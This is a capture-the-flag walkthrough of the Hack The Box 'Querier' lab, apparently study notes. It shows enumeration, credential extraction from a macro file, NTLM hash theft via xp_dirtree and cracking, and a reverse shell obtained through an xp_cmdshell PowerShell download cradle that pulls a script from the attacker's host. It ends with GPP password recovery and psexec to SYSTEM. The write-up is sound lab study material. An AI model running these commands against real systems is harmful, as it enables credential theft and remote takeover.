HTB : Querier

Machine Information

Contents	Description
Name	HTB : Querier
Difficulty	Medium
OS	Windows
Shell_Exploit	Responde + msqlclient + smbmap/smbclient
Priv_Esc	PowerUp + psexec
Miscellaneous	----

Scanning

Nmap

- `nmap -sCV -A -vv -p 135,139,445,1433,5985,47001,49664,49665,49666,49667,49668,49669,49670,49671 -oA nmap/fullscan 10.10.10.125`

  OR

- `nmap -T4 -A -vv -p 135,139,445,1433,5985,47001,49664,49665,49666,49667,49668,49669,49670,49671 10.10.10.125`


  ```
  PORT      STATE SERVICE      REASON
  135/tcp   open  msrpc        syn-ack
  139/tcp   open  netbios-ssn  syn-ack
  445/tcp   open  microsoft-ds syn-ack
  1433/tcp  open  ms-sql-s     syn-ack
  5985/tcp  open  wsman        syn-ack
  47001/tcp open  winrm        syn-ack
  49664/tcp open  unknown      syn-ack
  49665/tcp open  unknown      syn-ack
  49666/tcp open  unknown      syn-ack
  49667/tcp open  unknown      syn-ack
  49668/tcp open  unknown      syn-ack
  49669/tcp open  unknown      syn-ack
  49670/tcp open  unknown      syn-ack
  49671/tcp open  unknown      syn-ack
  ```

- `snmp 10.10.10.125`

  ```
  root@htb:~/htb/boxes/querier# snmp-check 10.10.10.125
  snmp-check v1.9 - SNMP enumerator
  Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

  [+] Try to connect to 10.10.10.125:161 using SNMPv1 and community 'p
  ublic'

  [!] 10.10.10.125:161 SNMP request timeout
  root@htb:~/htb/boxes/querier#
  ```

Product Build Version

```
1433/tcp open  ms-sql-s      Microsoft SQL Server  14.00.1000.00
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: QUERIER
|   DNS_Domain_Name: HTB.LOCAL
|   DNS_Computer_Name: QUERIER.HTB.LOCAL
|   DNS_Tree_Name: HTB.LOCAL
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2019-06-17T20:37:02
|_Not valid after:  2049-06-17T20:37:02
|_ssl-date: 2019-06-17T20:38:58+00:00; -6m17s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
```



- We can search this to get a rough idea about the patches on this box.
- Search 17763 Windows

1709	Redstone 3	Fall Creators Update	16299[h]	October 17, 2017	April 9, 2019	October 13, 2020[i]	—
1803	Redstone 4	April 2018 Update	17134	April 30, 2018	November 12, 2019	May 11, 2021[j]	
1809	Redstone 5	October 2018 Update	17763	November 13, 2018[k]	November 10, 2020[l]		January 9, 2029[m]
1903	19H1	May 2019 Update	18362	May 21, 2019	December 8, 2020		
1909	19H2	November 2019 Update	18363	November 12, 2019	May 11, 2021	May 10, 2022	
2004	20H1	May 2020 Update	19041	May 27, 2020	December 14, 2021		—
		October 2020		October 20			

- version = 1809
- *dates = 2018*
  - So any exploit Prior to this we can discard.

Enumeration

Web Browser

a. Robots.txt

N/A

---

b. Source Code

N/A

---

c. Basic Website Enumerations/Spidering

N/A

Searchsploit/Online DBs

N/A

Gobuster Scan

N/A

Other Enumerations

SMB Port 445

> *smbmap command*
>
> - `smbmap -H 10.10.10.125 -u anonymous`
>
> - This should list the shares on that IP address.
>
> - `smbmap -H 10.10.10.125 -u anonymous -d HTB.local`
>
> - `smbmap -H 10.10.10.125 -u anonymous -d localhost`
>
> - try the 1st command and if it fails the 2nd should work
>
>  - ```
┌──(kali㉿kali)-[~/oSCP_Prep/htb/windows/2.Querier]
└─$ smbmap -H 10.10.10.125 -u anonymous -d localhost
[+] Guest session   IP: 10.10.10.125:445   Name: 10.10.10.125
        Disk   Permissions   Comment
        ----   -----------   -------
        ADMIN$ NO ACCESS   Remote Admin
        C$ NO ACCESS   Default share
        IPC$ READ ONLY   Remote IPC
        Reports   READ ONLY
    ```
    ```

- This command shows the **Access** as well

smbclient command

- `smbclient -L \\10.10.10.125\`
- `smbclient -N -L \\\\10.10.10.125\\`

  - ```
    ┌──(kali㉿kali)-[~/oSCP_Prep/htb/windows/2.Querier]
    └─$ smbclient -L \\10.10.10.125\
    >
    Password for [WORKGROUP\kali]:

            Sharename       Type      Comment
            ---------       ----      -------
            ADMIN$          Disk      Remote Admin
            C$              Disk      Default share
            IPC$            IPC       Remote IPC
            Reports         Disk
    Reconnecting with SMB1 for workgroup listing.
    do_connect: Connection to 10.10.10.125 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
    Unable to connect with SMB1 -- no workgroup available
    ```
  - We have a **Reports** share thats interesting

enumerating the Share

- `smbclient -L \\\\10.10.10.125\\Reports`

  OR

  `smbclient -L //10.10.10.125/Reports`

  `get "Currency Volume Report.xlsm"`

  - ```
    ┌──(kali㉿kali)-[~/…/htb/windows/2.Querier/smb]
    └─$ ll
    total 12
    -rw-r--r-- 1 kali kali 12229 Nov 25 08:57 'Currency Volume Report.xlsm'
    ```
  - This is a macro file, .xlsm gives away that inofrmation.
  - Always make it a habbit to see the list inside a archive before moving furthur.

Exploit

a. Attack Vector

basic enumeration

- `binwalk "Currency Volume Report.xlsm"`

- `binwalk "Currency Volume Report.xlsm" | grep -o -e "name.*"`

  ```
  ┌──(kali㉿kali)-[~/…/htb/windows/2.Querier/smb]
  └─$ binwalk "Currency Volume Report.xlsm" | grep -o -e "name.*"
  name: [Content_Types].xml
  name: _rels/.rels
  name: xl/workbook.xml
  name: xl/_rels/workbook.xml.rels
  name: xl/worksheets/sheet1.xml
  name: xl/theme/theme1.xml
  name: xl/styles.xml
  name: xl/vbaProject.bin
  name: docProps/core.xml
  name: docProps/app.xml
  ```

- `sudo -H pip install -U oletools[full]`

  - instaling python-oletools to work with the macro xlsm files.

- `olevba "Currency Volume Report.xlsm"`

  ```
  Dim conn As ADODB.Connection
  Dim rs As ADODB.Recordset

  Set conn = New ADODB.Connection
  conn.ConnectionString = "Driver={SQL Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting
  ;Pwd=PcwTWTHRwryjc$c6"
  conn.ConnectionTimeout = 10
  conn.Open

  If conn.State = adStateOpen Then
  ```

  - Password = PcwTWTHRwryjc$c6
  - Username = Reporting

SQL server

How to capture MSSQL credentials with xp_dirtree, smbserver.py | by Mark Mo | Medium

- `impacket-mssqlclient reporting@10.10.10.125 -windows-auth`

```
┌──(kali㉿kali)-[~/…/htb/windows/2.Querier/smb]
└─$ impacket-mssqlclient reporting@10.10.10.125 -windows-auth
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
```

- aasd

responder

- `responder -I tun0`
  - Responder logs everything to a fiel called **responder.db**
    - ```
      ┌──(kali㉿kali)-[~/oSCP_Prep/htb/windows/2.Querier]
      └─$ locate -i responder.db
      /usr/share/responder/Responder.db
      ```
  - `sqlite3 Responder.db`
    - `.schema`
    - `select * from responder;`
    - And you will get the output again

OR

- `mkdir smb-share`
- `impacket-smbserver --smb2-support smb-share darkrai`
- `xp_dirtree "\\10.10.14.13\darkrai\"`
  - We are trying to steal the hash of this service.
      ```

- `nano pass.txt` *and paste the hash*

- `john --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt pass.txt`

  ```
  ┌──(kali㉿kali)-[~/oSCP_Prep/htb/windows/2.Querier]
  └─$ john --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
  Using default input encoding: UTF-8
  Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
  Will run 2 OpenMP threads
  Press 'q' or Ctrl-C to abort, almost any other key for status
  corporate568     (mssql-svc)
  1g 0:00:00:07 DONE (2022-11-25 11:55) 0.1256g/s 1125Kp/s 1125Kc/s 1125KC/s correforenz..corococo
  Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
  Session completed.
  ```

- `smbmap -u mssql-svc -p corporate568 -d QUERIER -H 10.10.10.125`

  ```
  ┌──(kali㉿kali)-[~/oSCP_Prep/htb/windows/2.Querier]
  └─$ smbmap -u mssql-svc -p corporate568 -d QUERIER -H 10.10.10.125
  [+] IP: 10.10.10.125:445        Name: 10.10.10.125
          Disk                                                    Permissions     Comment
          ----                                                    -----------     -------
          ADMIN$                                                  NO ACCESS       Remote Admin
          C$                                                      NO ACCESS       Default share
          IPC$                                                    READ ONLY       Remote IPC
          Reports                                                 READ ONLY
  ```

  - If we had ADMIN access on C then we could have used psexec to gain a shell.

---

b. Mode of Attack

msqlclient

- `impacket-mssqlclient mssql-svc@10.10.10.125 -windows-auth`

- `enable_xp_cmdshell`

- `xp_cmdshell whoami`

```
SQL> enable_xp_cmdshell whoami
[*] INFO(QUERIER): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIG
URE statement to install.
[*] INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statem
ent to install.
SQL> xp_cmdshell whoami
output

-------------------------------------------------------------------------------

querier\mssql-svc

NULL
```

- `nc -lvnp 7799`

- `python -m http.server`

- `SQL> xp_cmdshell powershell IEX(New-Object Net.WebClient).downloadString(\"http://10.10.14.13:8000/nishang.ps1\")`

```
┌──(kali㉿kali)-[~/oSCP_Prep/htb/windows/2.Querier]
└─$ nc -lvnp 7799
listening on [any] 7799 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.125] 49679
Windows PowerShell running as user mssql-svc on QUERIER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
querier\mssql-svc
PS C:\Windows\system32>
```

- User.txt

```
    Directory: C:\Users\mssql-svc\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        11/25/2022   9:47 AM             34 user.txt


PS C:\Users\mssql-svc\Desktop> type user.txt
48cbfd155dd6a663c046021cdc426957
PS C:\Users\mssql-svc\Desktop>
```

Priv_Esc

a. Attack Vector

PowerUp

- `IEX(New-Object Net.WebClient).downloadString('http://10.10.14.13:8000/priv.ps1')`
  - ```
    ServiceName   : UsoSvc
    Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
    StartName     : LocalSystem
    AbuseFunction : Invoke-ServiceAbuse -Name 'UsoSvc'
    CanRestart    : True
    Name          : UsoSvc
    Check         : Modifiable Services
    ```
  - ```
    Changed   : {2019-01-28 23:12:48}
    UserNames : {Administrator}
    NewName   : [BLANK]
    Passwords : {MyUnclesAreMarioAndLuigi!!1!}
    File      : C:\ProgramData\Microsoft\Group
                Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml
    Check     : Cached GPP Files
    ```

---

b. Mode of Attack

psexe

- `impacket-psexec administrator@10.10.10.125`
  - ```
    ┌──(kali㉿kali)-[~]
    └─$ impacket-psexec administrator@10.10.10.125
    Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

    Password:
    [*] Requesting shares on 10.10.10.125.....
    [*] Found writable share ADMIN$
    [*] Uploading file LifaANdL.exe
    [*] Opening SVCManager on 10.10.10.125.....
    [*] Creating service xDDA on 10.10.10.125.....
    [*] Starting service xDDA.....
    [!] Press help for extra shell commands
    Microsoft Windows [Version 10.0.17763.292]
    (c) 2018 Microsoft Corporation. All rights reserved.

    C:\Windows\system32> whoami
    nt authority\system

    C:\Windows\system32>
    ```
    ```